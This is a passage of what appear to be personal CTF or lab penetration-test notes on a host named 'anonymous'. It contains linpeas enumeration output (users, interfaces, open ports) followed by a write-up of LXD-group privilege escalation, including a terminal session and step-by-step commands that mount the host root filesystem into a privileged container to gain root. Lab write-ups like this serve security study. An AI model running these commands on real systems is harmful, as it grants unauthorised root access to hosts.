uid=101(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
uid=102(syslog) gid=106(syslog) groups=106(syslog),4(adm)
uid=103(messagebus) gid=107(messagebus) groups=107(messagebus)
uid=104(_apt) gid=65534(nogroup) groups=65534(nogroup)
```

```
uid=105(lxd) gid=65534(nogroup) groups=65534(nogroup)
uid=106(uuidd) gid=110(uuidd) groups=110(uuidd)
uid=107(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=108(landscape) gid=112(landscape) groups=112(landscape)
uid=109(pollinate) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=110(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=111(ftp) gid=113(ftp) groups=113(ftp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)

╔═════════╣ Login now
 00:57:29 up 48 min,  0 users,  load average: 0.28, 0.07, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
```

NETWORK

```
═════════╣ Finding IPs inside logs (limit 70)
    429 0.18.04.4
    194 0.18.04.1
     89 0.18.04.2
     73 3.18.04.2
     69 192.168.196.2
     67 192.168.196.130
     66 91.189.94.4
     65 0.18.04.5
     53 91.189.91.157
     44 1.18.04.1
     42 2.18.04.1
     41 91.189.89.198
     41 255.255.255.255
     36 192.168.196.128
     34 192.168.196.1
     32 18.04.11.10
     29 7.18.04.2
     28 91.189.89.199
     28 0.18.04.6
     22 18.04.11.12
     21 5.18.04.3
     21 1.18.04.13
     19 3.192.1.7
     19 0.96.24.32
     16 1.18.04.14
     12 2.18.04.3
     12 0.18.04.3
      9 6.18.04.1
      9 172.30.16.1
      9 0.19.8.1
      8 018.09.18.1
      7 192.168.196.255
      7 172.30.27.77
      7 10.10.40.30
      7 10.10.120.64
      6 10.1.122.133
      4 10.8.6.110
      3 19.12.1.5
      2 0.99.7.1
      1 127.255.255.255
```

```
════════════════════════════════════╣ Network Information ╠════════════════════════════════════
╔══════════╣ Hostname, hosts and DNS
anonymous
127.0.0.1 localhost
127.0.1.1 anonymous

::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

nameserver 127.0.0.53
options edns0
search eu-west-1.compute.internal

╔══════════╣ Content of /etc/inetd.conf & /etc/xinetd.conf
/etc/inetd.conf Not Found

╔══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.40.30  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::91:f5ff:fe8b:f68d  prefixlen 64  scopeid 0x20<link>
        ether 02:91:f5:8b:f6:8d  txqueuelen 1000  (Ethernet)
        RX packets 1847  bytes 1428493 (1.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1700  bytes 680368 (680.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 352  bytes 28150 (28.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 352  bytes 28150 (28.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
╔══════════╣ Networks and neighbours
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         ip-10-10-0-1.eu 0.0.0.0         UG    100    0        0 eth0
10.10.0.0       0.0.0.0         255.255.0.0     U     0      0        0 eth0
ip-10-10-0-1.eu 0.0.0.0         255.255.255.255 UH    100    0        0 eth0
Address                  HWtype  HWaddress           Flags Mask            Iface
ip-10-10-0-1.eu-west-1.  ether   02:c8:85:b5:5a:aa   C                     eth0

╔══════════╣ Iptables rules
iptables rules Not Found

╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::445                  :::*                    LISTEN      -
tcp6       0      0 :::139                  :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
No
```

SUMMARY OF VULNERABILITIES

High level summary of the system's vulnerabilities -- basically a forced stop-and-check processing stage so as not to drop into rabbit holes.

LXD, env, sudo

ATTACK SURFACE

What are the vulnerabilities?
LXD, env, sudo

What seems most likely or most straightforward to leverage and why?
LXD, because I don't have password for the user.

Do we have all the correct files/versions/access to exploit?
Shit hopefully.

SUMMARY OF ESCALATION

Name: LXD Privelage Escalation
Link: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/175c676f1e61d095101dba6884eb6a996f34f9b5/-Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md
TYPE: misconfigured privelations
EXPLANATION:

A member of the local “lxd” group can instantly escalate the privileges to root on the host operating system. This is irrespective of whether that user has been granted sudo rights and does not require them to enter their password. The vulnerability exists even with the LXD snap package.


LXD is a root process that carries out actions for anyone with write access to the LXD UNIX socket. It often does not attempt to match the privileges of the calling user. There are multiple methods to exploit this.

One of them is to use the LXD API to mount the host’s root filesystem into a container which is going to use in this post. This gives a low-privilege user root access to the host filesystem.

HOW WAS THIS DISCOVERED (should be in steps for enum, vuln)?
Linpeas

HOW WAS THIS EXPLOITED?
Linux Container (LXC) are often considered as a lightweight virtualization technology that is something in the middle between a chroot and a completely developed virtual machine, which creates an environment as close as possible to a Linux installation but without the need for a separate kernel.

SCREENSHOTS:



```
namelessone@anonymous:~$ ls
alpine-v3.14-i686-20210718_0428.tar.gz    linpeas.sh     pwn.sh     user.txt
alpine-v3.14-x86_64-20210718_0400.tar     metadata.yaml  rootfs
alpine-v3.14-x86_64-20210718_0421.tar.gz  pics           templates
namelessone@anonymous:~$ lxc image import ./alpine.tar.gz --alias myimage
Error: open ./alpine.tar.gz: no such file or directory
namelessone@anonymous:~$ lxc image import alias --alias myimage
alias
namelessone@anonymous:~$ lxc image import alpine-v3.14- --alias myimage
alpine-v3.14-i686-20210718_0428.tar.gz
alpine-v3.14-x86_64-20210718_0400.tar
alpine-v3.14-x86_64-20210718_0421.tar.gz
<image import alpine-v3.14-i686-20210718_0428.tar.gz --alias myimage
<nit myimage mycontainer -c security.privileged=true
Creating mycontainer
<ydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to mycontainer
namelessone@anonymous:~$ lxc start mycontainer
namelessone@anonymous:~$ lxc exec mycontainer /bin/sh
~ # ls
~ # cd /
/ # ls
bin    etc    lib    mnt    proc   run    srv    tmp    var
dev    home   media  opt    root   sbin   sys    usr
/ # cd root
```

======

STEPS:

```
# build a simple alpine image
git clone https://github.com/saghul/lxd-alpine-builder
./build-alpine -a i686

# import the image
lxc image import ./alpine.tar.gz --alias myimage

# run the image
lxc init myimage mycontainer -c security.privileged=true

# mount the /root into the image
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true

# interact with the container
lxc start mycontainer
lxc exec mycontainer /bin/sh
```